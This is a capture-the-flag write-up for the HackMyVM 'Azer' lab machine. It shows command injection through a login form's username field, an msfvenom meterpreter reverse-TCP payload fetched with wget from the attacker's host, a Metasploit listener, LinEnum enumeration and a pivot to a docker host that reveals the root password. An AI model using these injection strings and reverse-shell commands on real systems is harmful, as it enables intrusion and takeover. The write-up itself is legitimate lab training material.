Write-Up HMV Azer
Introduction
In this write-up I will show how to obtain root access in the Azer VM by tasiyanci. The VM was his birthday gift to the community
The VM was setup in my isolated network on Proxmox. If you want to do it the same way, you can find my guide here: Setup Virtual Box in Proxmox
Basics:
- IP
- 10.10.99.14
First Enumeration with Nmap
Starting with the enumeration of the VM first
1
sudo nmap -sV -A -T4 -Pn -p- -oN azer_scan_fast.txt -vv 10.10.99.14
The resutlts show the open ports 80 and 3000 both indicating html with a page titled “Login Page” on port 3000.
1
2
3
4
5
6
7
8
9
10
11
12
PORT     STATE SERVICE REASON         VERSION
80/tcp   open  http    syn-ack ttl 63 Apache httpd 2.4.57 ((Debian))
|_http-title: LÖSEV | Lösemili Çocuklar Vakf\xC4\xB1
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-favicon: Unknown favicon MD5: 669C744212A3D236CB8FEBE231CB5451
|_http-server-header: Apache/2.4.57 (Debian)
3000/tcp open  http    syn-ack ttl 63 Node.js (Express middleware)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Login Page
Look around
Without bothering the port 80, let’s directly see what the login form on port 3000is up to:

Mhmm, nice. Let’s see how it behaves. Trying “admin” / “admin” leads to:

Broken login form
That’s nice: The login is running code. In this case, trying to execute get.sh in the user “azer”s home dir. It looks like we can execute code on the server by providing it in the username field.
Trying 2>/dev/null; ls should provide us with some good response as we ignore the error on the first command and add a next command to it.
And there we are with RCE and directly seeing the users flag:

The user flag can be seen by 2>/dev/null; cat user.txt
Reverse shell
Alright, to make our live easier, let’s run a reverse shell on the target connecting back to port 4444 on our machine. For this I like to use revshells as it provides an easy way to configure both parties in the mix. To upload the shell we use a simple wget command on the target machine.
1
2
3
4
5
# Generating the meterpreter payload to be executed on the target
msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=XX.XX.XX.10 LPORT=4444 -f elf -o reverse.elf

# Starting the good ol' python web server
python3 -m http.server 8080
Now uploading the shell with wget 2>/dev/null; wget XX.XX.XX.10/reverse.elf

And it worked!
Now we just need to start our listener, make reverse.elf executable and run it to get a meterpreter shell.
1
2
# Starting the listener on our attack box
msfconsole -q -x "use multi/handler; set payload linux/x64/meterpreter/reverse_tcp; set lhost XX.XX.XX.10; set lport 4444; exploit"
Making the shell executable with 2>/dev/null; chmod +x reverse.elf and then execute it with 2>/dev/null; ./reverse.elf
And there we have our meterpreter session: 

Be aware that the login page need to be kept open in order to keep the meterpreter shell alive.
LinEnum.sh - Check
Let’s now see what the can exploit on the target. For this I will upload LinEnum.sh, make it executable and run it.
1
2
3
4
5
6
7
8
9
10
11
12
13
meterpreter > upload LinEnum.sh
[*] Uploading  : /home/c0xwl/LinEnum.sh -> LinEnum.sh
[*] Uploaded -1.00 B of 45.54 KiB (-0.0%): /home/c0xwl/LinEnum.sh -> LinEnum.sh
[*] Completed  : /home/c0xwl/LinEnum.sh -> LinEnum.sh
meterpreter > chmod +rwx LinEnum.sh
meterpreter > shell
./LinEnum.sh

[...]

[+] Looks like we're hosting Docker:
Docker version 25.0.3, build 4debf41
Docker and Hosts
The output provides some interesting details. First of all, we are on docker… Maybe there is something else running here…
1
2
3
# Still in the shell
hostname -I
10.10.99.14 172.17.0.1 10.10.10.1
Maybe there is something else reachable from here. We should scan our surroundings based on the two other hosts provided.
1
2
3
4
5
6
7
8
9
10
11
^C
Terminate channel 2? [y/N]  y
meterpreter > arp

ARP cache
=========

    IP address   MAC address        Interface
    ----------   -----------        ---------
    10.10.10.10  02:42:0a:0a:0a:0a  br-333bcb432cd5
    10.10.99.1   bc:24:11:86:70:ea  ens18
Alright, something is running on 10.10.10.10. Let’s find out!
Back in the shell and curl to that IP
1
2
3
4
5
6
meterpreter > shell
curl 10.10.10.10
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100    17  100    17    0     0   8933      0 --:--:-- --:--:-- --:--:-- 17000
.:.AzerBulbul.:.
What is this? It is plain but with weird characters… maybe a password?
Root Flag
1
2
3
4
5
6
7
su azer
Password: .:.AzerBulbul.:.
su: Authentication failure
su root
Password: .:.AzerBulbul.:.
whoami
root
Well, I did not expect that… The root flag can be found in the /root directory.
Thanks for reading my write-up!